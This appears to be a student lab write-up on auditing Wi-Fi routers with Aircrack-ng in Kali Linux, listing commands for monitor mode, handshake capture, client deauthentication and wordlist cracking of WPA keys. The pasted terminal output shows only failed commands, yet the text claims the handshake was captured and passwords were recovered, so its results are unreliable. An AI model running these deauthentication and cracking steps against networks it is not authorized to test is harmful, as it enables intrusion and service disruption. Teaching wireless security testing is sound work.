

EXPERIMENT – 10

Perform Wireless Audit on Routers and Decrypt WPA Keys Using Aircrack-ng in Kali Linux

Aim

To perform a wireless security audit on Wi-Fi routers and demonstrate WPA/WPA2 key cracking using the Aircrack-ng suite in Kali Linux with an external USB Wi-Fi adapter.

Software Requirements

Host Operating System: Windows / Linux / macOS

Virtualization Software: Oracle VirtualBox

Guest Operating System: Kali Linux

Wireless Audit Tool: Aircrack-ng

Hardware Requirement: External USB Wi-Fi Adapter (Monitor Mode supported)

System Requirements:

- o RAM: Minimum 4 GB (8 GB recommended)
- o Disk Space: Minimum 30 GB
- o Processor: Intel/AMD with Virtualization support

Introduction

Wireless networks are widely used but are vulnerable to attacks if weak encryption or passwords are used.

Aircrack-ng is a suite of tools used for monitoring, attacking, testing, and cracking Wi-Fi networks.

This experiment demonstrates how WPA/WPA2 handshakes can be captured and cracked to analyze the strength of wireless security.

Kali Linux with an external Wi-Fi adapter provides a controlled environment for ethical wireless security testing.

Procedure

Step 1: Start Kali Linux Virtual Machine

1. Open Oracle VirtualBox.
2. Start Kali Linux.
3. Connect the external USB Wi-Fi adapter and attach it to the VM.

Step 2: Verify Wireless Adapter

1. Open Terminal.
2. Check wireless interfaces:
3. `iwconfig`
4. Identify the wireless interface (e.g., wlan0).

Step 3: Enable Monitor Mode

1. Enable monitor mode:
2. `sudo airmon-ng start wlan0`
3. Monitor interface (e.g., wlan0mon) is created.

Step 4: Scan Nearby Wireless Networks

1. Scan for Wi-Fi networks:
2. `sudo airodump-ng wlan0mon`
3. Note the **BSSID**, **Channel**, and **Encryption type** of the target network.

Step 5: Capture WPA Handshake

1. Lock onto the target network:
2. `sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon`
3. Wait for a client to connect, or deauthenticate a client.

Step 6: Deauthenticate Client (Optional)

1. Force client reconnection:
2. `sudo aireplay-ng --deauth 5 -a <BSSID> wlan0mon`
3. WPA handshake is captured.

Step 7: Crack WPA Key

1. Use Aircrack-ng with a wordlist:
2. `sudo aircrack-ng capture-01.cap -w /usr/share/wordlists/rockyou.txt`
3. Observe password cracking process.

Step 8: Stop Monitor Mode

1. Stop monitor mode:
2. `sudo airmon-ng stop wlan0mon`

Output


```
(surya@kali)-[~]
$ sudo airodump-ng eth0mon
nl80211 not found.
Interface eth0mon:
ioctl(SIOCGIFINDEX) failed: No such device
Failed initializing wireless card(s): eth0mon

(surya@kali)-[~]
$ sudo airmon-ng start eth0
[sudo] password for surya:
Found 1 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
573 NetworkManager

PHY Interface Driver Chipset

(surya@kali)-[~]
$
```



```
surya@kali: ~  
Session Actions Edit View Help  
surya@kali:~$ laconfig  
lo no wireless extensions.  
eth0 no wireless extensions.  
surya@kali:~$
```

WPA/WPA2 handshake successfully captured.

Password cracking attempt performed.

Weak passwords are recovered successfully.

Result

Wireless auditing and WPA key decryption were successfully demonstrated using the Aircrack-ng tool in Kali Linux.

The experiment highlights the importance of strong passwords and secure wireless encryption methods.

Reference

<https://www.kali.org/tools/aircrack-ng/>

Important Note

This experiment is conducted **strictly for academic and ethical purposes** on authorized networks only. Unauthorized wireless attacks are illegal.